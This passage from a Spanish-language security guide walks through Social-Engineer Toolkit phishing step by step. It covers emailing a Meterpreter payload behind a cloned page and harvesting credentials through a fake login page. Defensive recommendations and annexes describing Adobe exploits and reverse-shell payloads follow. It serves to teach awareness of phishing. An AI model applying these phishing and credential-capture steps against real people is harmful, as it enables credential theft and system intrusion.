


Imagen 59 – Listado de Exploits

Enseguida aparecerá el menú que contiene las opciones de carga maliciosa (Ver imagen 42) Para este caso se escoge la opción por defecto del programa, que permite Iniciar un Shell Meterpreter en la víctima y ser enviada al atacante.
Aparecerá la verificación de clonación de la pagina especificada, debe tenerse en cuenta que no debe aparecer ningún error junto con esta verificación. (Ver imagen 44)

Luego SET pregunta si se desea enviar el ataque a una sola víctima o a una lista de contactos. Para este caso, Se escogió la opción uno.




Imagen 60 – Envío del ataque por correo electrónico

Luego, aparece la opción para enviar el ataque con una cuenta Gmail o con el uso de un servidor SMTP. Para este caso se usara la opción de la cuenta Gmail en donde se pide el correo del atacante con contraseña y se debe especificar si se le da o no prioridad al mensaje.




Imagen 61 – Información cuenta de correo electrónico del atacante

Ya en este punto solo queda maquillar el ataque, SET pide los datos que se enviaran a la víctima, el asunto del mensaje, el cuerpo del mensaje donde se debe especificar la dirección IP del atacante para q sirva de anzuelo y re direccione a la pagina falsa, después de ingresar el texto a enviar se digita ctrl+c.




Imagen 62 – Cuerpo del mensaje a enviar

Ya el ataque ha sido enviado a la víctima, en este punto solo queda esperar que se ejecute el anzuelo. Para esto, la victima tendrá que dar click en el enlace del mensaje del correo electrónico.




Imagen 63 – Mensaje de correo electrónico en la victima

Cuando la víctima ingrese al enlace en el mensaje se abrirá la página clonada.




Imagen 64 – Página Clonada

CAPITULO 3

Website Attack Vectors - Credential Harvester Attack Method

La ejecución de este ataque con la opción **Credential Harvester Attack Method** permite enviar una página fraudulenta por correo electrónico que al momento de ser ejecutada por la victima capturará los datos que esta ingrese en el momento de realizar un proceso de autenticación retornando un error en la digitación y siendo redireccionando a la página real.

Inicialmente, Se debe ejecutar SET, escoger la opción **2 Website Attack Vectors** y la opción 3 **Credential Harvester Attack Method (**ver imagen menú website**)**

SET mostrara un menú con 4 opciones, de las cuales se escogerá la 2 que permite clonar páginas, a su vez se debe especificar la URL de la página que se desea clonar. (Ver imagen 39)

Después de esto, SET tarda unos segundos mientras clona la pagina, pide los datos necesarios para el envío del ataque por medio de un mensaje de correo electrónico (Cuenta de correo víctima, cuenta de correo atacante con contraseña).




Imagen 65 – Información para envío de mensaje de correo electrónico

A continuación, se procede a crear el asunto y cuerpo del mensaje, especificando en el contenido la dirección IP del atacante, que será el enlace a la página fraudulenta.




Imagen 66 – Asunto y Cuerpo mensaje de correo electrónico

En este momento SET quedara a la espera de que la victima ingrese a la url del correo que se envió y digite los datos en la página fraudulenta para que los retorne al atacante.




Imagen 67 –Mensaje de correo electrónico en la cuenta de la victima

Al ingresar a la url, la víctima es dirigida a la página fraudulenta en donde ingresa los datos para la autenticación, al momento de concluirla, es re direccionada a la página real informándole de un error de digitación en su usuario o contraseña mientras sus datos son enviados al atacante.




Imagen 68 – Página fraudulenta




Imagen 69 – Capturade los datos de la victima

CONCLUSIONES

La clonación de sitios web es la técnica más usada por los delincuentes informáticos para conseguir información sensible de cualquier persona, entidad u organización. Con estas guías se comprueba que la creación de estos ataques se hace mediante un proceso simple de ejecución de opciones, y es tan sencilla su creación como la facilidad con que son engañadas las víctimas. Por esta razón se puede concluir que es de vital importancia tener en cuenta las siguientes recomendaciones:

- Implementar una solución antiphishing y antipharming completa, aplicando la protección a todos los puntos de entrada posibles, incluido el Gateway de Internet, el Gateway de mensajería, los clientes de punto final, los servidores de punto final y la red.
- Actualizar el explorador, el correo electrónico y la mensajería instantánea con los parches de seguridad más recientes.
- Informar a los empleados y en general a cualquier usuario, sobre las amenazas más recientes, las formas de infección y sobre cómo proteger los servidores, PC y dispositivos móviles.
- Desconfiar. No fiarse del criterio personal para intentar distinguir si una solicitud de información confidencial es legítima o ilegal. Los creadores de phishing y pharming son delincuentes sofisticados con mucha experiencia en estafar incluso a los usuarios más informados.
- No confiar nunca su información personal o confidencial a personas o empresas desconocidas.
- Eliminar todos los correos electrónicos que soliciten información confidencial.
- Buscar ayuda y asistencia de TI si se recibe alguna comunicación a través de correo electrónico, teléfono, fax o mensajería instantánea, que solicite información empresarial o personal.

ANEXOS

ANEXO 1

Descripción Exploits

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)

Dll es un archivo ejecutable que permite compartir código y otros recursos para realizar ciertas tareas de las cuales dependen casi todas las aplicaciones Windows. De forma predeterminada, cuando una aplicación no tiene un camino definido estáticamente a un archivo DLL que requiere, se pasa por un proceso para encontrarlo de forma dinámica. Al hacer esta solicitud primero busca desde el directorio que se ejecuta y luego busca en el directorio del sistema, el directorio de sistema de 16 bits, el directorio de Windows, el directorio actual y, a continuación la lista de directorios en el sistema operativo variable de entorno PATH. En la búsqueda de estos caminos, la aplicación utilizará el archivo DLL que se encuentra en primer lugar. La idea central es infectar o reemplazar los DLL usados para poner en marcha cualquier aplicación y así muy fácilmente poder hackear un sistema

2. Adobe Flash Player 'Button' Remote Code Execution

Este módulo explota una vulnerabilidad en el manejo de ciertas películas SWF[10] de versiones 9.x y 10.0 de Adobe Flash Player. Adobe Reader y Acrobat son también vulnerables, al igual que cualquier otra aplicación que puede integrar Flash Player. La ejecución arbitraria de código se logra mediante la incorporación de una película flash especialmente diseñada en un documento PDF

3. Adobe CoolType SING Table 'uniqueName' Overflow (0day):

Explota una vulnerabilidad crítica en Adobe Reader 9.3.4 y versiones anteriores (en Windows, Macintosh y UNIX) al igual que en Adobe Acrobat 9.3.4 y versiones anteriores (en Windows y Macintosh), potencialmente puede causar una caída de la aplicación permitiendo a un atacante tomar el control del sistema afectado. La vulnerabilidad es causada debido a un error de límites en CoolType.dll[11] y será aprovechada para provocar un desbordamiento de búfer al abrir un archivo PDF especialmente diseñado.

[10] formato de archivo de gráficos vectoriales creado por la empresa Macromedia (actualmente Adobe Systems).

[11] Modulo de Adobe que mejora la resolución de texto en pantalla de contenidos digitales.

4. Adobe Flash Player 'newfunction' Invalid Pointer Use

El exploit[12] aprovecha una vulnerabilidad de desbordamiento de búfer[13] que puede ser explotada de forma remota. Un atacante puede sacar provecho de este problema para ejecutar un código malicioso en el equipo del usuario. Para que la explotación sea exitosa, el usuario debe tener instalada en su PC cualquier versión de Adobe Flash Player anterior a la 9.0.124.0.

5. Adobe Collab.collectEmailInfo Buffer Overflow

Produce un desbordamiento de búfer en Acrobat y Adobe Reader. El método Collab.collectEmailInfo () de JavaScript no puede validar la longitud de la cadena que resulta en un desbordamiento de pila (bufer). Con un archivo especialmente diseñado (PDF), un atacante puede provocar la ejecución de código arbitrario[14] en un sistema vulnerable.

6. Adobe Collab.getIcon Buffer Overflow

Produce un desbordamiento de búfer basado en un problema de validación de entradas en un método de JavaScript en Adobe Reader y Adobe Acrobat 9, permite a atacantes remotos ejecutar código arbitrario a través de un archivo especialmente diseñado (PDF).

7. Adobe JBIG2Decode Memory Corruption Exploit

Produce un desbordamiento de búfer en versiones anteriores de Adobe Reader 9.0 y Acrobat 9.0, permite a atacantes remotos ejecutar código arbitrario a través de un archivo PDF, relacionados con una función de no tener JavaScript instalado y, posiblemente, una secuencia de imágenes incrustadas comprimidas con JBIG2.

[12] es un programa o código que "explota" una vulnerabilidad del sistema o de parte de él para aprovechar esta deficiencia en beneficio del creador del mismo.

[13] es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer), de forma que si dicha cantidad es superior a la capacidad preasignada los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original. Esto constituye un fallo de programación.

[14] Código arbitrario hace referencia a código que no puede ser interpretado por una aplicación o sistema operativo pero sí lo puede ser si esa aplicación o sistema operativo sufre un desbordamiento de búfer.

8. Adobe PDF Embedded EXE Social Engineering

Este módulo incorpora una carga útil Metasploit[15] en un archivo PDF existente. El PDF resultante puede ser enviado a un destino como parte de un ataque de ingeniería social.

9. Adobe util.printf() Buffer Overflow

Este módulo explota un desbordamiento de búfer en Adobe Reader y Adobe Acrobat Professional <8.1.3. Al crear un PDF especialmente diseñado que contiene un formato de entrada incorrecto util.printf (), un atacante podría ejecutar código arbitrario.

10. Custom EXE to VBA (sent via RAR) (RAR required)

11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun

Este módulo explota un desbordamiento de matriz en Adobe Reader y Adobe Acrobat. Las versiones afectadas son <7.1.4, <8.1.7, y <9.2. Al crear un PDF especialmente diseñado que contiene datos con formato incorrecto U3D, un atacante podría ejecutar código arbitrario.

12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Este módulo incorpora una carga útil de Metasploit en un archivo PDF existente. El PDF resultante puede ser enviado a un destino como parte de un ataque de ingeniería social. Las versiones afectadas son Adobe Reader 9.3.2, Adobe Acrobat 9.3.2 y versiones anteriores.

ANEXO 2

Descripción Payloads

[15] Es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para Sistemas de Detección de Intrusos.

1. **Windows Shell reverse_TCP:** Contiene el código para abrir una conexión de red y carga el resto de código requerido por el exploit desde la máquina del atacante, permitiendo hacer una conexión de vuelta hacia el sistema atacante, el resto del payload es cargado en memoria, y luego se abre un intérprete Shell.
